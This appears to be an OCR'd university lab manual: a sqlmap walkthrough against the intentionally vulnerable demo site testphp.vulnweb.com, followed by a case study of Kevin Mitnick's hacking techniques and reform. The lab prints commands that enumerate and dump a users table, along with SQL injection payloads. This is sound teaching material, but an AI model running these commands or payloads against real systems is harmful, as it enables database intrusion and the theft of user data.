
```
┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 05:08:41 /2023-08-05/

[05:08:41] [INFO] resuming back-end DBMS 'mysql'
[05:08:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0x5c,0x71626b7171,(SELECT (ELT(1092=1092,1))),0x716b6a7671))
```




```
[05:08:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[05:08:42] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

STEP 4: To fetch columns name from table users use below command:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns




```
┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.7#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 05:10:43 /2023-08-05/

[05:10:43] [INFO] resuming back-end DBMS 'mysql'
[05:10:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0×5c,0×71626b7171,(SELECT (ELT(1092=1092,1))),0×716b6a7671))
```



```
[05:10:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[05:10:43] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```


STEP 5: To dumb data from any table use below command:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump



```
┌──(lab㉿pristine)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 05:12:54 /2023-08-05/

[05:12:54] [INFO] resuming back-end DBMS 'mysql'
[05:12:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2353=2353

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(1092,CONCAT(0x5c,0x71626b7171,(SELECT (ELT(1092=1092,1))),0x716b6a7671))
```

- Type **"N"** to not store hashes to temporary files.
- Type **"N"** to not crack them via dictionary-based attack.



```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+------------------+----------------------------------+------+-----------------+----------------------------+-------+------------+---------
--------------------------------------------+
| cc               | cart                             | pass | email           | phone                      | uname | name       | address
                                            |
+------------------+----------------------------------+------+-----------------+----------------------------+-------+------------+---------
--------------------------------------------+
| 4111111111111111 | 9ce33ebc0bfcd12b6a6128b13a9f8fa1 | test | email@email.com | "}dfb#{98991*97996}xca | test  | John Smith | "}"dfbzz
zzzzzzbbbccccdddeeexca".replace("z","o") |
+------------------+----------------------------------+------+-----------------+----------------------------+-------+------------+---------
--------------------------------------------+
```

Learning Outcomes: The student should have the ability to:

LO1: Perform HTML Injection and find vulnerable parameters for HTML injection.

LO2: Detect and exploit SQL Injection using SQLmap tool.

Course Outcomes: Upon completion of the course students will be able to understand the concept of HTML injection and SQL injection and able to use SQLmap and exploit SQL injection vulnerability.

For Faculty Use

Correction Parameters	**Formative Assessment [40%]**	**Timely completion of Practical [40%]**	**Attendance / Learning Attitude [20%]**	
Marks Obtained				

Experiment No 10

Case Study: Kevin Mitnick — From Hacker to Ethical Hacker

1. Introduction

Kevin Mitnick is one of the most well-known figures in the history of hacking and cybersecurity. Once branded as "America's Most Wanted Hacker" by the FBI, he was notorious for breaching major corporations and telecommunication systems during the 1980s and 1990s. However, his journey didn't end in crime — it evolved into redemption. After serving prison time, Mitnick transformed himself into a leading cybersecurity consultant and ethical hacker, using his knowledge to help organizations secure their networks and train employees against social engineering attacks.

His case remains one of the most influential stories demonstrating that technical skills without ethics can lead to destruction — but with ethics, they can build a safer digital world.

2. Early Life and Curiosity

Kevin Mitnick was born on August 6, 1963, in Los Angeles, California. From a young age, he displayed an extraordinary curiosity for understanding systems and manipulating them for fun and challenge — not necessarily for profit or harm.

- At age 12, he learned how to bypass Los Angeles bus punch card systems using discarded tickets and hole punches — a hint of his later talent for exploiting logical loopholes.
- By high school, he had become interested in phone phreaking, the art of manipulating telephone networks to make free long-distance calls or gain unauthorized access to communication systems.

This marked the beginning of his fascination with social engineering — manipulating people into revealing confidential information.

3. The Rise of a Hacker

During the late 1970s and 1980s, personal computers and the internet were still emerging technologies. Security was minimal, and curiosity-driven hackers could easily explore corporate systems.

Kevin began as a **phone phreaker**, exploiting the telephone system to make free long-distance calls and understand how networks functioned.

Major Hacking Activities

1. **Social Engineering Mastery:**
   Mitnick often tricked employees into revealing passwords or confidential information over the phone by pretending to be an internal staff member or IT technician.
   - This highlighted a core security issue — **humans were the weakest link**, not technology.
2. **Breaking into Corporate Networks:**
   - Hacked into major organizations like **Digital Equipment Corporation (DEC)**, **Nokia**, **IBM**, and **Motorola**.
   - Stole proprietary software such as source code, not for profit, but to understand how systems worked.

3. **Mobile and Communication Hacks:**
    - Cloned cell phones to make anonymous calls.
    - Accessed voicemail systems and databases without authorization.

Although Mitnick did not steal money or sell stolen data, his intrusions caused millions of dollars in damages due to system downtime, investigations, and lost intellectual property.

4. Techniques Used by Kevin Mitnick

Kevin Mitnick's strength was not just in coding or cracking systems — it was his **understanding of human behavior** combined with deep technical knowledge. Below are the main techniques he used:

A. Social Engineering (Psychological Manipulation)

- **Definition:** The art of manipulating people into revealing confidential information or performing actions that compromise security.
- **How he used it:**
    - Pretended to be system administrators or IT support staff.
    - Called employees, claiming urgent issues, and asked for login credentials or access codes.
    - Convinced phone company workers to reset passwords or provide system manuals.
- **Example:** Gained access to Pacific Bell's internal systems by persuading a technician to give him dial-up modem numbers and access credentials.

Quote by Mitnick: "You can't patch human stupidity."

B. Dumpster Diving

- **Definition:** Searching through discarded documents, notes, or equipment to find sensitive information.
- **How he used it:**
    - Collected thrown-away internal memos, password lists, or manuals from company trash bins.
    - Found access codes, telephone numbers, and printed network diagrams.
- **Impact:** Allowed him to plan precise attacks with real information rather than brute-forcing.

C. Phone Phreaking

- **Definition:** Manipulating the telephone network to make free calls or gain unauthorized access to telecom systems.
- **How he used it:**
    - Built "blue boxes" to emulate tones used by telephone operators.
    - Cloned cell phones to disguise his identity and location.
    - Intercepted calls and used network vulnerabilities to stay untraceable.

This technique gave him control over communication systems — letting him **hide his digital footprints** and **evade law enforcement**.

D. Password Cracking and Credential Theft

- **Definition:** Using technical and psychological tricks to obtain user credentials.
- **How he used it:**

- Exploited weak password policies and reused credentials.
- Captured system logs and decoded passwords stored in plaintext.

- Installed small scripts to observe login activities in systems he accessed.

Mitnick rarely used malware — his expertise was **purely human exploitation and logical manipulation**.

E. Exploiting System Trust

- **Definition:** Taking advantage of trusted relationships between networked systems.
- **How he used it:**
    - Discovered that once logged into a trusted machine, he could move laterally to others.
    - Used spoofed IP addresses and stolen credentials to escalate privileges.
    - Exploited "remote trust" configurations in UNIX systems (like .rhosts and rlogin).

F. Network Snooping and Eavesdropping

- **Definition:** Monitoring or intercepting network traffic to collect sensitive data.
- **How he used it:**
    - Tapped into telephone and data communication lines to intercept credentials.
    - Used packet sniffers to track network activity and capture session tokens.

G. Source Code Theft

- **Targets:** DEC, Nokia, Motorola, and Sun Microsystems.
- **Purpose:** He stole proprietary source code to study system behavior — not to sell or damage it.
- **Example:** Copied DEC's VMS (Virtual Memory System) source code to learn its security mechanisms.

5 . **FBI Pursuit and Arrest**

As his hacking fame grew, so did law enforcement's interest in him. The FBI launched a massive hunt for Mitnick after several corporate intrusions.

Timeline of Key Events:

- **1981:** Arrested for the first time for unauthorized access to Digital Equipment Corporation systems.
- **1989:** Convicted again for wire fraud and computer fraud.
- **1992–1995:** Went underground; became one of the **most wanted fugitives** in the U.S.
- **1995:** Captured in Raleigh, North Carolina after the FBI traced him through a digital trail.

Charges and Sentence:

- Charged with **wire fraud, computer fraud, and illegal interception of communications**.
- Sentenced to **five years in federal prison**, including eight months in **solitary confinement**, after prosecutors claimed he could "start a nuclear war by whistling into a phone modem" (a myth).
- Released in **2000**, banned from using computers, cell phones, or the internet for several years after release.

6. The Turning Point
Prison was a major turning point in Mitnick's life. He realized that his exceptional skills could be used ethically to **help organizations defend themselves** instead of attacking them.
After completing his sentence and probation period, Mitnick decided to rebuild his life and reputation. He understood that cybersecurity was not just about technology but about **understanding human behavior** — something he excelled at.

7. The Transformation: From Hacker to Ethical Hacker
After regaining his rights to use technology, Mitnick reentered the cybersecurity field — this time **legally and ethically**.
Career as an Ethical Hacker

- Founded **Mitnick Security Consulting, LLC**, providing **penetration testing** and **security audits** to Fortune 500 companies and government agencies.
- Became **Chief Hacking Officer at KnowBe4**, one of the world's leading **security awareness training companies**.
- Trained employees of global organizations to identify **social engineering and phishing attacks**.
- Worked closely with corporations to test their defenses by conducting **authorized hacking simulations**.

Mitnick transformed his once-illegal skills into a **valuable service**, helping companies strengthen their cyber defenses.

Key Contributions to Cybersecurity

Area	**Contribution**
Social Engineering Awareness	Demonstrated how easily human manipulation can bypass technical security.
Ethical Hacking Promotion	Advocated for using hacking skills positively to test and improve systems.
Education and Books	Authored several globally recognized cybersecurity books.
Cybersecurity Training	Helped develop real-world security awareness programs for organizations.

. Publications

1. **The Art of Deception (2002):** Focuses on how social engineers manipulate human psychology.
2. **The Art of Intrusion (2005):** Real-life stories of hackers and how they broke into systems.
3. **Ghost in the Wires (2011):** His autobiography detailing how he evaded the FBI.
4. **The Art of Invisibility (2017):** Guides readers on protecting privacy in a digital world.

8. Impact on Cybersecurity Industry

Kevin Mitnick's transformation reshaped how the world views hackers:

- **Changed public perception:** From criminal to consultant — showing that hackers can reform and become valuable defenders.
- **Inspired Ethical Hacking Certifications:** His story influenced the creation of certifications like CEH (Certified Ethical Hacker).
- **Shifted focus toward human risk:** His teachings emphasized **people over technology** as the primary security concern.
- **Mentored thousands:** Through lectures, seminars, and consulting, he inspired a generation of ethical hackers.

9. Impact on Cybersecurity

- Helped shift global focus toward **human-centric cybersecurity**.
- Encouraged ethical hacking as a legitimate profession.
- Inspired certifications like **Certified Ethical Hacker (CEH)**.
- Motivated countless young hackers to use their talents responsibly.

10. Lessons Learned

1. **Ethics must guide knowledge.** Technical power without moral responsibility leads to harm.
2. **People are the weakest link.** Most breaches happen due to human manipulation, not system failure.
3. **Rehabilitation is possible.** Skills can be redirected to protect instead of destroy.
4. **Education is the strongest defense.** Awareness training can prevent most social engineering attacks.
5. **Cybersecurity is psychological as much as technical.**

11. Conclusion

Kevin Mitnick's story is not just about hacking — it's about **ethics, redemption, and transformation**.

He proved that **the same skills that can break a system can also protect it**, depending on how they are used. His journey from a black-hat hacker to an ethical hacker and cybersecurity consultant serves as a powerful reminder that **knowledge is a double-edged sword — it can destroy or defend, depending on intent**.

Today, Mitnick's legacy lives on through thousands of cybersecurity professionals inspired by his life to use their skills responsibly.

For Faculty Use

Correction Parameters	Formative Assessment [40%]	Timely completion of Practical [40%]	Attendance / Learning Attitude [20%]	
Marks Obtained				